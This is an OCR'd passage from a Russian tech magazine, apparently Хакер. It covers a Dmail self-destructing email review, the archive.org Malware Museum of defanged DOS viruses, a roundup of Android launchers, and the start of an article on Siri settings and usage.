
Разработчики подчеркивают, что не хранят на своих серверах письма в незашифрованном виде и что шифрование происходит на стороне браузерного расширения. Однако ключ, необходимый для расшифровки, содержится в самом письме, так что пользователям придется полагаться на обещание авторов Dmail действительно уничтожать все данные.

К сожалению, нам так и не удалось заставить письма самоуничтожаться. Если при отправке задать уничтожение через час, тексты писем будут по-прежнему доступны и через час, и на следующий день. А вот кнопка Revoke работает как положено. Остается списать эти странности на статус «беты». Кстати, разработчики планируют в будущем ввести платные аккаунты с возможностью шифровать вложения и добавить опцию запрета на перенаправление писем. Остается надеяться, что к тому времени самоуничтожение всё же починят.

3

МУЗЕЙ МАЛВАРИ НА ARCHIVE.ORG

archive.org/details/malwaremuseum



→ Если ты ещё не успел заценить музей старых вирусов, который в феврале открылся на сайте archive.org, то обязательно сходи посмотреть, как пестро и весело раньше выглядела малварь. Главная фишка музея в том, что выставляются в нем не просто скриншоты и описания — вирусы запускаются прямо в браузере благодаря эмулятору JSMESS.


В коллекции на момент написания этой заметки 82 экспоната, но список постепенно пополняется — месяц назад их было втрое меньше. Автор подборки — Микко Хиппонен, он давно коллекционирует вирусы, созданные в восьмидесятые и девяностые годы. В те времена их написание не имело корыстных мотивов, и показать пользователю зараженной машины веселую заставку было в порядке вещей.

Интересно, что Хиппонен модифицирует исходники и создает обезвреженные версии: в них сохранена художественная составляющая, но нет вызовов вредоносных функций. Правда, Хиппонен сам признает, что на archive.org можно было бы запускать и полноценные «зубастые» версии. Вирусы для DOS точно не попытаются вырваться из эмулятора, да и возможность скачать вирус тридцатилетней давности вряд ли способна привести к эпидемии.

«Музей малвари» — лишь одна из многочисленных подборок старого софта, выставленного на archive.org. Эмулятор JSMESS поддерживает около 600 платформ — от ZX Spectrum или, скажем, Vectrex до Windows 3.11. Огромный простор для археологических раскопок и ностальгии!

ВЫПУСК #17. ДОМАШНИЙ ЭКРАН

КАРМАННЫЙ СОФТ



Штатный интерфейс операционной системы Android за несколько лет прошел большой путь. Но, хотя огромному количеству пользователей вполне хватает того, что предлагает стоковый лаунчер Android, он нравится далеко не всем. Если ты как раз раздумываешь, каких удобств тебе не хватает в управлении твоим смартфоном, обрати внимание на выбранные нами варианты.






Action Launcher
Платформа: Android 4.1+
Цена: бесплатно / 300 рублей

ACTION LAUNCHER

Среди «классических» лаунчеров Action Launcher, наверное, самый инновационный. С виду это стандартный домашний экран Android, однако в нем есть множество очень интересных и необычных функций.



Первая — выдвигаемая с левой стороны экрана панель запуска приложений. Искать и запускать приложения с ее помощью гораздо удобнее, чем через классическое меню. Вторая — концепция Cover вместо папок. В один ярлык можно вложить несколько других, тап по ярлыку откроет приложение, свайп покажет остальные ярлыки. Третья — Shutters, схожий механизм, позволяющий таким же образом показывать виджет приложения, так что он не будет занимать место на экране, но останется доступен в любой момент. Четвертая — панель с правой стороны экрана. Ее можно использовать как доступный в любое время домашний экран, можно размещать как иконки, так и виджеты. Пятая — полностью настраиваемый виджет поиска, который позволяет добавлять собственные приложения. Шестая — автоматическое генерирование цветовой темы лаунчера на основе установленных обоев (выглядит действительно эффектно).

Плюс ко всему стандартные возможности других сторонних лаунчеров, включая выравнивание размера иконок, поддержку тем, возможность редактирования любой иконки, жесты и много чего еще. Единственный недостаток — за большую часть функций придется выложить 300 рублей, однако две наиболее удобные функции — Cover и панель приложений — доступны и бесплатно.






Smart Launcher
Платформа: Android 2.2+
Цена: бесплатно / 130 рублей

SMART LAUNCHER

Основная отличительная черта Smart Launcher — группировка приложений по категориям. Тут нет меню приложений и идеи размещения иконок на рабочем столе самим пользователем. Вместо этого все установленные приложения автоматически размещаются на рабочем столе, но не так, как это сделано в iOS, а с использованием категорий, перемещаться между которыми можно с помощью боковой панели. Всего есть шесть категорий: общение, интернет, игры, мультимедиа, чтение и заметки и системные. Smart Launcher автоматически определяет, к какой категории относится каждое приложение, с помощью эвристики и сравнения с собственной онлайн-базой.



Кроме того, Smart Launcher фактически включает в себя еще и экран блокировки, позволяющий запускать наиболее часто используемые приложения. По умолчанию он будет появляться после стандартного локскрина Android, поэтому для удобства тот лучше отключить либо отключить экран блокировки самого лаунчера.

Также стоит отметить очень развитую систему настроек. Здесь можно настроить практически все: размер иконок и сетку, анимацию, темы и много чего еще. Есть даже защита приложений паролем. Большинство функций доступны в бесплатной версии, но, заплатив 130 рублей, можно получить доступ еще к некоторым настройкам и функциям, включая возможность размещения виджетов.

Кстати, это практически идеальный лаунчер для разного рода HDMI-стиков и приставок на базе Android.




Yahoo Aviate Launcher
Платформа: Android
Цена: бесплатно

YAHOO AVIATE LAUNCHER

Aviate — это попытка создать лаунчер, который сам бы подстраивался под пользователя. Логика его работы очень проста: лаунчер будет изменять свое состояние в зависимости от времени суток, местоположения и твоих предпочтений. Например, утром он покажет тебе сводку погоды, информацию о загруженности на дорогах, а также предложит запустить «утренние» приложения, ридер новостей например. На работе лаунчер покажет тебе «рабочие» приложения, TODO-лист, календарь и добавит на экран несколько функций, таких, например, как быстрое включение конференц-связи. В дороге ты получишь информацию о пробках и карту маршрута, рядом с барами, ресторанами и магазинами — отзывы из Foursquare. Другими словами, Aviate — это нечто вроде сплава Google Now и лаунчера с еще большим уровнем автоматизации.

Если же тебе необходимо запустить произвольное приложение, то здесь есть похожее на Smart Launcher меню приложений с разбивкой по категориям, а также стандартное меню с сортировкой по алфавиту. При всем этом Aviate полностью бесплатный.






Launcher Lab
Платформа: Android 4.0+
Цена: бесплатно

LAUNCHER LAB

А это один из самых кастомизируемых лаунчеров в маркете. Фишка приложения в том, что вместо стандартной сетки иконок на рабочих столах здесь используется полностью редактируемая сетка, в которую можно вставлять любые элементы, включая изображения, виджеты, иконки, вешать на них действия, разворачивать, уменьшать, увеличивать, точно позиционировать на экране, назначать эффекты и многое другое. Говоря простыми словами, рабочий стол можно сделать таким, каким ты захочешь.

Кроме того, доступен магазин тем, в котором можно найти сотни самых разнообразных рабочих столов, созданных другими пользователями (на скриншоте один из них), ну и, конечно же, загружать свои творения. Кроме того, так же как в iOS, здесь есть свой Spotlight (свайп вниз) для поиска приложений и Control Center (свайп вверх) — выдвигаемая снизу панель быстрых настроек.





СВИДАНИЕ С SIRI

РАЗБИРАЕМСЯ С КОМАНДАМИ SIRI И УЧИМ ЕЕ НОВЫМ

Михаил Филоненко
mfilonen2@gmail.com

Примерно год назад в голосовом ассистенте Siri появилась поддержка русского языка, что открыло нам возможность управлять своим смартфоном в машине, при готовке пищи и в других случаях, когда заняты руки. В этой статье мы рассмотрим, какие команды поддерживает Siri, разберем несколько интересных вариантов ее использования и попробуем научить ее новым командам.

ВСТУПЛЕНИЕ

Как появилась Siri

Первоначальный вариант Siri появился еще в 2010 году как приложение от независимых разработчиков. Тогда программа была сильно ограничена по функциональности. Кроме того, она была доступна только в американском App Store. Apple купила разработчика приложения, значительно усовершенствовала утилиту и представила ее в качестве основной отличительной особенности iPhone 4s в 2011 году. Приблизительно тогда же одноименное приложение было удалено из онлайн-магазина компании.

Сегодня практически все разработчики ОС создают и развивают программы — голосовые ассистенты, которые призваны облегчить пользователю эксплуатацию смартфона или планшета в самых разных ситуациях. Что же касается iOS, то на этой платформе есть все три основные утилиты для голосового управления: Google Now, Apple Siri, Microsoft Cortana. И если первая и третья программа — это приложения от сторонних разработчиков, сильно ограниченные в своих возможностях из-за отсутствия интеграции с прошивкой, то творение компании из Купертино является полнофункциональным решением для iPhone и iPad в этой области.

Начиная с iPhone 4s и iPad 3 Siri присутствует на всех яблочных устройствах, то есть в 2016 году все актуальные устройства, кроме iPad 2, ее поддерживают. Возможно, многие не так часто пользуются этим инструментом, а потому в данной статье расскажем о его особенностях и о том, как наиболее продуктивно и быстро получать информацию при помощи Siri.

РАЗБИРАЕМСЯ С НАСТРОЙКАМИ

Настроек у Siri не так уж и много. Все они сосредоточены в подразделе «Siri» раздела «Основные» нативной программы «Настройки». В частности, можно выбрать:

- возможность активировать утилиту при помощи фразы «Привет, Siri». Настройка работает только при подключении к зарядке (кроме iPhone 6s и 6s Plus). Но если ты уже ведешь диалог с ассистентом, он будет реагировать на эту фразу;
- язык. Рекомендуемые к установке варианты — английский (США) или русский. Первый наиболее проработан, второй будет проще в использовании;
- голос Siri. Для каждого языка есть две настройки: мужской или женский, акцент при произношении. Например, для английского есть британский, американский и австралийский варианты;
- аудиоотзыв. Данная настройка очень важна. Если установить «Всегда», Siri будет сопровождать репликой практически каждое свое действие. Соответственно, параметр «Никогда» полностью отключит голосовые подсказки. Есть также третий вариант, позволяющий управлять включением звука при помощи стандартной общесистемной регулировки кнопками громкости или ползунком в центре управления.

ПОПУЛЯРНЫЕ СЦЕНАРИИ ИСПОЛЬЗОВАНИЯ


У Siri есть сотни, если не тысячи сценариев использования, однако по-настоящему эффективными могут быть лишь единицы. Здесь приведены несколько сценариев использования голосового помощника, когда он будет намного полезнее, чем традиционный графический интерфейс.

Начнем с простого — запуска приложений и функций. Допустим, в яркий солнечный день ты вышел на улицу и не можешь ничего рассмотреть на экране устройства. Тогда можно смело зажать кнопку «Домой» и произнести команду «Увеличь яркость экрана до максимума». Теперь дисплей аппарата быстро станет читаемым и выполнить необходимые действия на iPhone не составит труда. Таким же образом можно отключить или включить Bluetouth, Wi-Fi, режим «Не беспокоить».

